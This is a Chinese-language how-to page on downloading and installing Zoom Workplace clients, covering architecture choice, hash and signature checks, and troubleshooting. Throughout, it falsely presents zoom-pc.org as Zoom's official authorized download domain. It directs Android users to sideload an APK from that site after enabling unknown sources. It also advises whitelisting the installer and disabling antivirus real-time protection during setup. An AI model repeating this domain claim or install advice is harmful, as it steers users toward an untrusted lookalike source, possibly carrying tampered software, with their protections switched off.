
Zoom下载的4种客户端与安装差异

zoom下载请直接访问官方授权下载中心(zoom-pc.org),可获取覆盖 Windows、macOS、Linux 桌面端及 iOS/Android 移动端的 Zoom Workplace 应用(2026)。桌面端功能最全,支持虚拟背景、分组讨论与本地录制;浏览器端无需安装,点击会议链接即可入会。安装包大小方面,Windows 桌面端约 50-60MB,移动端约 100-200MB,务必从官方授权域名下载以避免第三方恶意程序。
核心要点
- 官方授权下载认准zoom-pc.org域名,第三方链接易夹带恶意程序
- Win 查芯片:Win+I→系统→关于,看“系统类型”选架构
- Intel/AMD 选 64 位,高通骁龙选 ARM64,装错不兼容
- Mac 看苹果菜单“关于本机”:M系列选 Apple Silicon,否则 Intel
- 临时开会用网页版免安装,高频共享屏幕装桌面客户端
关键速览
- Zoom 官方授权提供 4 类客户端:Windows、macOS、Linux 桌面端与 iOS/Android 移动端
- 桌面端功能最全,支持虚拟背景、分组讨论、本地录制等完整特性
- 浏览器端无需安装,点击会议链接即可入会,但共享屏幕和虚拟背景受限
- Windows 桌面端约 50-60MB,移动端安装包约 100-200MB
- 务必从zoom-pc.org官方授权域名下载,第三方链接易夹带恶意程序
Zoom下载前该先确认什么设备和场景?
Zoom下载前先问两件事:你用什么设备,要不要装软件。Zoom 官方授权下载中心(2026)把产品分成四类:PC客户端、手机App、网页版、浏览器扩展。选对了,2分钟就能装好;选错包,可能下成不兼容的版本。
- PC客户端:常开会、要共享屏幕,装 Zoom Workplace 桌面版。支持Windows 10 及以上、macOS 10.13 及以上。
- 手机App:移动办公,App Store 搜”Zoom”选 Zoom Workplace。iOS 需 12.0 以上,Android 需 5.0 以上。
- 网页版:临时开一次会、不想装软件,点会议链接用浏览器直接进。
- 浏览器扩展:常从 Chrome 或 Outlook 发起会议,装扩展一键排期。
判断逻辑很简单:高频使用、要共享屏幕就装客户端;一次性会议用网页版即可。确定了设备和场景,接下来按处理器架构选对安装包。

Windows版Zoom下载应选64位还是ARM64?
看你电脑的处理器:Intel或AMD芯片选64位,高通骁龙芯片选ARM64。Zoom 官方授权帮助文档(2026)明确提供”下载(64位)”和”下载(ARM64)”两个选项。选错会提示不兼容,装不上。
怎么查芯片?
按 Win+I 打开设置,点”系统”→”关于”,看”系统类型”。写”基于x64″就下64位,写”基于ARM”就下ARM64。
识别安装包也简单:
文件名带x64是Intel/AMD版,带arm64 是骁龙版。骁龙笔记本(如Surface Pro X)装了64位版,运行要靠系统模拟,会议中共享屏幕可能卡顿。zoom下载时认准架构,才能跑满性能。

Mac版Zoom怎么区分Apple Silicon和Intel芯片?
先查芯片再下载。点屏幕左上角苹果菜单,选”关于本机”:显示”芯片 Apple M系列”就下 Apple Silicon 版,显示”处理器 Intel”就下 Intel 版。Zoom 中文帮助文档(2026)明确 Mac 版 zoom下载可按设备选 Apple Silicon 或 Intel 版本,下载的是.pkg 安装包。
装错架构会怎样?
Intel 包跑在 M 系列芯片上,靠系统 Rosetta 2 转译运行,会议中共享屏幕容易卡顿、CPU 占用飙高,严重时直接闪退。装对架构能原生运行,省电也更稳。另外,macOS 10.13 及以上才支持 Zoom 客户端,老系统请先升级再下载。

手机端如何下载Zoom Workplace并完成安装?

iOS 用户去 App Store 搜”Zoom”,点 Zoom Workplace 后”获取”;安卓用户去 Google Play 搜”Zoom”点”安装”。两种渠道都经官方授权认证。Zoom 支持文档(2026)明确这两条路径。iOS 需 12.0 及以上,安卓需 5.0 及以上。
⚠️ 常见错误: 骁龙笔记本(如Surface Pro X)或M系列Mac误装x64/Intel版Zoom。原因:这类包需靠系统模拟(Rosetta 2)转译运行,共享屏幕时卡顿、CPU飙高甚至闪退。修复:按Win+I查”系统类型”或苹果菜单”关于本机”查芯片,ARM芯片装ARM64/Apple Silicon版。
国内安卓机常没 Google Play,这时去官方授权下载中心下 APK(安装包文件)
装前要在设置里打开”允许安装未知来源应用”。装完 Zoom 会申请麦克风和摄像头权限,开会要用,必须允许。
中国大陆用户如何安全访问官网与验证安装包真伪?
认准官方授权下载入口,再校验安装包。Zoom官方授权下载中心(2026)提供 Windows、macOS、Linux 及移动端 Zoom Workplace,是首选来源。下载完别急着装,先用 SHA256 校验和数字签名确认文件没被人掉包。
怎么核对安装包有没有被篡改?
Windows 下打开 PowerShell,输入 Get-FileHash 文件名 -Algorithm SHA256,把输出的哈希值和官方授权公布的比对,一个字符不一样就说明文件被改过。右键安装包选”属性→数字签名”,签名方应显示 Zoom Video Communications。签名缺失或名字对不上,立刻删掉重下 zoom下载文件。

Zoom下载或安装失败时如何逐步排查?
按四步顺序查:先网络、再磁盘、后残留、最后杀软。多数 zoom下载失败是网络超时或旧版本残留导致,排查顺序错会白折腾。Zoom官方授权下载中心(2026)提供 Windows、macOS、Linux 的安装包,优先从这里重新获取。
下载和安装卡住按什么顺序排查?
- 网络超时:换网络或用手机热点重试,企业网常封端口,导致进度条卡在 约 99% 不动。
- 磁盘空间不足:Windows 客户端安装需留出至少 500MB,空间不够会中途报错。
- 旧版本残留:先到”控制面板→程序”卸载旧版,删掉 %appdata%Zoom 文件夹再装。
- 杀毒软件拦截:把安装包加入白名单,安装时暂时关闭实时防护。
首次登录报5003或104103怎么办?
两个错误码都指向网络连接。5003 表示客户端连不上 Zoom 服务器,先检查防火墙是否放行;104103 是网络被中断,重启路由器或换网络通常能解决。

快速选对版本并安全完成安装
选版本只看一件事:设备类型。Zoom官方授权下载中心(2026)覆盖 Windows、macOS、Linux、iOS 和 Android 全部客户端。按下面清单对号入座,2分钟装完。
| 设备 | 下对的版本 | 系统门槛 |
|---|---|---|
| Intel/AMD 电脑 | Windows 64位 | Windows 10 及以上 |
| 骁龙电脑 | Windows ARM64 | Windows 10 及以上 |
| M系列 Mac | Apple Silicon 版 | macOS 10.13 及以上 |
| iPhone | Zoom Workplace | iOS 12.0 及以上 |
真伪三查:
域名是否zoom-pc.org、安装包有无 Zoom Video Communications 数字签名、SHA256 校验和是否对得上。三项全过再双击安装。
装不上就按”网络→磁盘→残留→杀软”四步排查
还是失败,从官方授权下载中心重下安装包,别用第三方站点。zoom下载认准官方授权入口,是防掉包最省事的办法。